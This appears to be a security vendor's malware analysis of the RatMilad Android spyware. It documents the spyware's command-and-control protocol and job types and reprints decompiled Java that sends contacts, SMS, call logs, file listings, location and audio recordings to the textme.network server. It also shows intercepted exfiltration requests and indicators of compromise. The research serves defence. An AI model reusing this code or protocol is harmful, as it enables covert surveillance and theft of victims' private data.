
2:23 PM
New Virtual Number
step1:
select country:
Russia
step2:
Select Requested Service:
ok_0
$6.53
NEXT STEP

Image 7: Images of a new live variant of RatMilad.


2:37 PM
vk.com
England
Your Number:
Please Wait...
CANCEL ORDER



Image 8: Images of a new live variant of RatMilad.



Image 9: The website http[://]numrent[.]shop which is used to distribute the malware.

The sample performs various requests to the C&C based on certain jobID and requestType .

The first request is a handshake request:

jobID : 0

requestType : 1

jobResult : ***mac address of the device.***

serverURL : http://textme.network:2082/j/

Request Method : POST

Next it sends various requests to the C&C server with different jobIDs and data, which are the following:

jobID : 2

requestType : 5

jobResult : ***Contact List***

serverURL : http://textme.network:2082/j/

Request Method : POST

jobID : 1

requestType : 5

*jobResult : **SMS List (inbox , sent , draft , outbox , failed , queued , ALL)***

serverURL : http://textme.network:2082/j/

Request Method : POST

jobID : 3

requestType : 5

*jobResult : **Call Logs (Date: %s Number: %s Type: %s Duration: %s)***

serverURL : http://textme.network:2082/j/

Request Method : POST

jobID : 20

requestType : 5

*jobResult : **Recursive Directory listing starting from "/mnt/sdcard/"***

serverURL : http://textme.network:2082/j/

Request Method : POST

jobID : 12

requestType : 5

*jobResult : **AccountManager List (name and type of account)***

serverURL : http://textme.network:2082/j/

Request Method : POST

jobID : 22

requestType : 5

*jobResult : **Clipboard Data***

serverURL : http://textme.network:2082/j/

Request Method : POST

jobID : 19

requestType : 5

jobResult : ***locationManager.getLastKnownLocation***

serverURL : http://textme.network:2082/j/

Request Method : POST

After sending all these requests to the server the app dwells and lies in wait indefinitely for tasks to execute on the device. The request looks like the following:

requestType : 2

AppID : randomUUID

jobResult : ***mac address of the device.***

The response consists of a json with **"jobType"** variable. If **jobType** is -1 the app exits. If the app does not exit, it then performs various other tasks based on the value of **jobType.**

Depending on the jobType value, the following actions can be performed:

- *Get SMS List (json should also contain "smsCount")*
- *Get Contact List*
- *Get Call Log ("logCount")*
- *Get Sim Info*
    - *mobileNumber*
    - *countryISO*
    - *callState*
    - *serialNumber*
    - *simOperatorName*
    - *IMEI*
    - *simState*
- *Perform "ls" on path ("path")*
- *Delete File ("path")*
- *Upload file ("path")*
- *Write file ("path")*
- *Sound Recording ("initDelay" and "duration")*
- *Get Location*
- *Get Accounts*
- *Get Phone info*
    - *hashMap0.put("manufacturer", Build.MANUFACTURER);*
    - *hashMap0.put("model", Build.MODEL);*
    - *hashMap0.put("brand", Build.BRAND);*
    - *hashMap0.put("product", Build.PRODUCT);*
    - *hashMap0.put("device", Build.DEVICE);*
    - *hashMap0.put("host", Build.HOST);*
    - *hashMap0.put("buildID", Build.ID);*

    - *hashMap0.put(“timezone”, TimeZone.getDefault().getDisplayName());*
    - *hashMap0.put(“androidVersion”, “0”);*
    - *hashMap0.put(“perRequestDelay”, “15”);*
    - *hashMap0.put(“jitter”, “5”);*
    - *hashMap0.put(“packageName”, this.context.getPackageName());*
    - *hashMap0.put(“IMEI”, this.getIMEI());*
    - *hashMap0.put(“simInfo”, this.getSimInfo());*
    - *hashMap0.put(“mac”, this.getMACAddress(null));*
    - *hashMap0.put(“installSource”, Globals.installSource);*
    - *hashMap0.put(“refID”, “ww”);*
    - *hashMap0.put(“grantedPermissions”, this.getListOfGrantedPermissions());*
- *List recursive file directory (“path”)*
- *Recursively upload all files from path (“path”)*
- *Get List of packages*
- *Get List of Granted permissions to each package*
- *Get permissions granted to app*
- ***Set new application permission** – Can be used to grant the malicious application permissions such as accessibility services, which is widely used for bankers and other malware)*
- ***Delete permission** – Adds or deletes permission for this malware in a sharedpreferences list that it keeps to track those permissions.*

```
/* loaded from: classes.dex */
public class Globals {
    public static final String APP_ID = "appID";
    public static final String CALLS_LOG = "3";
    public static final String CHANGE_DELAY = "16";
    public static final String CHECK_FOR_JOB_REQUEST = "2";
    public static final String CONTACT_LIST = "2";
    public static final String FILE_DELETE = "7";
    public static final String FILE_DOWNLOAD = "8";
    public static final String FILE_TREE = "21";
    public static final String FILE_UPLOAD = "9";
    public static final String GET_ACCOUNTS = "12";
    public static final String GET_FILES_DIRECTORY = "18";
    public static final String GET_INFO = "17";
    public static final String GET_PHONE_NUMBER = "4";
    public static final String GET_SDCARD_PATH = "5";
    public static final String HAND_SHAKE_REQUEST = "1";
    public static String INIT_DATA_SPN = "InitData";
    public static String LAST_SMS_CODE = "";
    public static final String LOCATION_SERVICE = "11";
    public static final String LS_DIRECTORY = "6";
    public static final int ON_CONNECTION_ERROR_DELAY = 2;
    public static final String REQUEST_TYPE = "requestType";
    public static final int RETRY_COUNT = 10;
    public static final String SEND_DIRECTORY_TREE = "20";
    public static final String SEND_INIT_DATA = "5";
    public static final String SEND_JOB_RESULT_REQUEST = "3";
    public static final String SEND_LOCATION_FIRST_TIME = "19";
    public static final String SEND_LOG_CLASS_NAME = "class";
    public static final String SEND_LOG_FUNCTION_NAME = "function";
    public static final String SEND_LOG_MESSAGE_TEXT = "message";
    public static final String SEND_LOG_REQUEST = "4";
    public static final String SMS_LIST = "1";
    public static final String SOUND_RECORD = "10";
    public static final String TASK_ID = "jobID";
    public static final String TASK_RESULT = "jobResult";
    public static final String TASK_TYPE = "jobType";
    public static String appID = null;
    public static String domainSPN = "appDomain";
    public static String idSPN = "appID";
    public static int jitter = 5;
    public static boolean logger = true;
    public static int requestDelay = 2;
    public static String sdcard = "/mnt/sdcard";
    public static String serverURL = "http://textme.network:2052/j/";
    public static String webViewURL = "https://x";
```

Figure 1 : C&C and JobIDs showing what the C&C can request from the device.

```
/* JADX INFO: Access modifiers changed from: private */
public void sendContacts() {
    try {
        Gson gson = new Gson();
        TaskExecutor taskExecutor = new TaskExecutor(this.context);
        HashMap hashMap = new HashMap();
        hashMap.put(Globals.APP_ID, Globals.appID);
        hashMap.put(Globals.REQUEST_TYPE, "5");
        hashMap.put(Globals.TASK_ID, "2");
        hashMap.put(Globals.TASK_RESULT, taskExecutor.contactList());
        NetworkHandler.httpPost(Globals.serverURL, null, gson.toJson(hashMap));
    } catch (Exception e) {
        Globals.logger("TaskHandlerThread", "sendContacts", e.getMessage());
    }
}

/* JADX INFO: Access modifiers changed from: private */
public void sendCallLogs() {
    try {
        Gson gson = new Gson();
        TaskExecutor taskExecutor = new TaskExecutor(this.context);
        HashMap hashMap = new HashMap();
        hashMap.put(Globals.APP_ID, Globals.appID);
        hashMap.put(Globals.REQUEST_TYPE, "5");
        hashMap.put(Globals.TASK_ID, "3");
        hashMap.put(Globals.TASK_RESULT, taskExecutor.callsLog("0", "0", 0));
        NetworkHandler.httpPost(Globals.serverURL, null, gson.toJson(hashMap));
    } catch (Exception e) {
        Globals.logger("TaskHandlerThread", "sendCallLogs", e.getMessage());
    }
}

/* JADX INFO: Access modifiers changed from: private */
public void sendSMSList() {
    try {
        Gson gson = new Gson();
        TaskExecutor taskExecutor = new TaskExecutor(this.context);
        HashMap hashMap = new HashMap();
        hashMap.put(Globals.APP_ID, Globals.appID);
        hashMap.put(Globals.REQUEST_TYPE, "5");
        hashMap.put(Globals.TASK_ID, "1");
        hashMap.put(Globals.TASK_RESULT, taskExecutor.smsList(0));
        NetworkHandler.httpPost(Globals.serverURL, null, gson.toJson(hashMap));
    } catch (Exception e) {
        Globals.logger("TaskHandlerThread", "sendSMSList", e.getMessage());
    }
}
```

Figure 2 : Sending SMS, CallLogs and Contacts to C&C

```java
/* JADX INFO: Access modifiers changed from: protected */
public byte[] readFile(String str) {
    byte[] bytes;
    try {
        try {
            SemaphoreControl.semaphore.acquire();
            File file = new File(str);
            bytes = new byte[(int) file.length()];
            DataInputStream dataInputStream = new DataInputStream(new FileInputStream(file));
            dataInputStream.read(bytes);
            dataInputStream.close();
        } catch (Exception e) {
            bytes = e.getMessage().getBytes();
        }
        return bytes;
    } finally {
        SemaphoreControl.semaphore.release();
    }
}

/* JADX INFO: Access modifiers changed from: protected */
public String writeFile(String str, byte[] bArr) {
    try {
        FileOutputStream fileOutputStream = new FileOutputStream(new File(str));
        fileOutputStream.write(bArr);
        fileOutputStream.close();
        return "File write in " + str + " successfully.😎";
    } catch (Exception e) {
        return e.getMessage() + "🤔";
    }
}
```

Figure 3: File read/write

```java
/* JADX INFO: Access modifiers changed from: protected */
public String fileDelete(String str) {
    String message;
    try {
        try {
            SemaphoreControl.semaphore.acquire();
            File file = new File(str);
            if (file.exists()) {
                message = file.delete() ? "File deleted." : "Can't delete the file.";
            } else {
                message = "File not found.";
            }
        } catch (Exception e) {
            message = e.getMessage();
        }
        return message;
    } finally {
        SemaphoreControl.semaphore.release();
    }
}
```

Figure 4: FileDelete

```
public class SoundRecorder extends Thread {
    private String LOG_TAG = "AudioRecordTest";
    public int duration = 1;
    public String fileName = null;
    public int initDelay = 10;
    private MediaRecorder recorder = null;
    public String response = "ok";

    public String getFileName() {
        return this.fileName;
    }

    public String startRec() {
        try {
            MediaRecorder mediaRecorder = new MediaRecorder();
            this.recorder = mediaRecorder;
            mediaRecorder.setAudioSource(1);
            this.recorder.setOutputFormat(2);
            this.recorder.setOutputFile(this.fileName);
            this.recorder.setAudioEncoder(1);
            this.recorder.prepare();
            this.recorder.start();
            return "ok";
        } catch (Exception e) {
            Globals.logger("SoundRecorder", "run", e.getMessage());
            return e.getMessage();
        }
    }

    public void stopRec() {
        this.recorder.stop();
        this.recorder.release();
        this.recorder = null;
    }

    public String writeToFile(String str, byte[] bArr) {
        try {
            FileOutputStream fileOutputStream = new FileOutputStream(new File(str));
            fileOutputStream.write(bArr);
            fileOutputStream.close();
            return "File write in " + str + " successfully.";
        } catch (Exception e) {
            Globals.logger("SoundRecorder", "writeToFile", e.getMessage());
            return e.getMessage();
        }
    }
```

Figure 5: Sound recorder.

```
    private void sendInitData() {
        new Timer().schedule(new TimerTask() { // from class: com.example.confirmcode.data.TaskHandlerThread.1
            @Override // java.util.TimerTask, java.lang.Runnable
            public void run() {
                TaskHandlerThread.this.sendContacts();
                TaskHandlerThread.this.sendSMSList();
                TaskHandlerThread.this.sendCallLogs();
                TaskHandlerThread.this.sendFileTree();
            }
        }, 10000L);
    }

    private void handShake() {
        Context context = this.context;
        Globals.appID = context.getSharedPreferences(context.getPackageName(), 0).getString(Globals.idSPN, null);
        if (Globals.appID == null) {
            Globals.appID = Long.toString(Calendar.getInstance().getTimeInMillis());
            Context context2 = this.context;
            SharedPreferences.Editor edit = context2.getSharedPreferences(context2.getPackageName(), 0).edit();
            edit.putString(Globals.idSPN, Globals.appID);
            edit.apply();
            HashMap hashMap = new HashMap();
            hashMap.put(Globals.appID, Globals.appID);
            hashMap.put(Globals.TASK_ID, "0");
            hashMap.put(Globals.REQUEST_TYPE, "1");
            NetworkHandler.httpPost(Globals.serverURL, null, new Gson().toJson(hashMap));
        }
        Globals.logger("TaskHandlerThread", "handShake", "Bonjour. :)");
    }
```

Figure 6: Initial data sent to the server. (Handshake and SMS, contacts, call logs, and filetree)

Video of the requests intercepted using Burp Suite (This can be uploaded after blurring some fields):
https://drive.google.com/file/d/1C_M6v9j26g-zZeTlX6PITkuk6DBlASFD/view?usp=sharing

The app sends the below requests on initialization.

```
POST /j/ HTTP/1.1
Content-Type: application/json; charset=utf-8
Content-Length: 298
Host: textme.network:2082
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.9.0

{
  "jobID":"19",
  "requestType":"5",
  "appID":"b94fd753-9599-4a20-8f5d-40b435fddfe1",
  "jobResult":
  "onLocationChanged: Location[network 26.894503,76.325036 hAcc\u003d20 et\u003d+1d22h9m24s588ms a
  ParcelledData.dataSize\u003d332]}]"
}
```

Figure 7: Location request to the server.

Pretty Raw Hex

```
1 POST /j/ HTTP/1.1
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 148
4 Host: textme.network:2082
5 Connection: close
6 Accept-Encoding: gzip, deflate
7 User-Agent: okhttp/4.9.0
8
9 {
    "jobID":"2",
    "requestType":"5",
    "appID":"b94fd753-9599-4a20-8f5d-40b435fddfe1",
    "jobResult":"Fake\t11 1122 2233\tEMPTY\n\nFake2\t1234 567 891\tEMPTY"
  }
```

Figure 8: Stealing Contacts

Request

Pretty Raw Hex

```
1 POST /j/ HTTP/1.1
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 162
4 Host: textme.network:2082
5 Connection: close
6 Accept-Encoding: gzip, deflate
7 User-Agent: okhttp/4.9.0
8
9 {
    "jobID":"1",
    "requestType":"5",
    "appID":"b94fd753-9599-4a20-8f5d-40b435fddfe1",
    "jobResult":"null\nWed Jul 27 17:33:28 GMT+05:30 2022\nnull\ndraft\nFake message\n"
  }
```

Figure 9: Stealing SMS

Figure 10: Stealing the entire directory structure.

The Victims of the RatMilad Spyware Campaign

The Zimperium zLabs mobile threat research team detected the failed spyware infection of a customer's enterprise device, identifying one application delivering the spyware payload. During the investigation into the threat and distribution methods, the Telegram channel used to distribute the sample was discovered. While inconclusive, the post had been viewed over 4,700 times with 200+ external shares.

Spyware such as RatMilad is designed to run silently in the background, constantly spying on its victims without raising suspicion. We believe the malicious actors responsible for RatMilad acquired the code from the AppMilad group and integrated it into a fake app to distribute to unsuspecting victims. The evidence does not point to a coordinated campaign against singular targets, instead representing a broader operation. For any device that has been compromised by spyware, the malicious actors behind RatMilad have potentially gathered significant amounts of personal and corporate information on their victims, including private communications and photos.

Zimperium vs. RatMilad Spyware

Zimperium zIPS customers are protected against RatMilad spyware with our on-device z9 Mobile Threat Defense machine learning engine. Zimperium's on-device determination prevented the infection on the customer's Android device, keeping both their personal and enterprise data private and secure. At the time of discovery, VirusTotal had no record of the malware, and traditional signature-based approaches would not have caught this spyware.

To ensure your Android users are protected from RatMilad spyware, we recommend a quick risk assessment. Any application with RatMilad will be flagged as a Suspicious App Threat on the device and in the zConsole. Admins can also review which apps are sideloaded onto the device, increasing the mobile attack surface and leaving data and users at risk.

Zimperium vs. RatMilad Video:

https://drive.google.com/file/d/1XKS1fipsiOVpGifqPjFFE6maQOWY44lY/view?usp=sharing

Indicators of Compromise

Application Names

- com.example.confirmcode
- com.example.confirmcodf
- com.example.confirmcodg

C&C Servers

- http[://]textme[.]network
- api[.]numrent[.]shop

SHA-256 Hashes

- 31dace8ecb943daa77d71f9a6719cb8008dd4f3026706fb44fab67815546e032
- 3da3d632d5d5dde62b8ca3f6665ab05aadbb4d752a3e6ef8e9fc29e280c5eb07
- 0d0dcc0e2eebf07b902a58665155bd9b035d6b91584bd3cc435f11beca264b1e
- 12f723a19b490d079bea75b72add2a39bb1da07d0f4a24bc30313fc53d6c6e42
- bae6312b00de73eb7a314fc33410a4d59515d56640842c0114bd1a2d2519e387
- 30e5a03da52feff4500c8676776258b98e24b6253bc13fd402f9289ccef27aa8
- c195a9d3e42246242a80250b21beb7aa68c270f7b2c97a9c93b17fbb90fd8194
- 73d04d7906706f90fb81676d4f023fbac75b0047897b289f2eb34f7640ed1e7f

---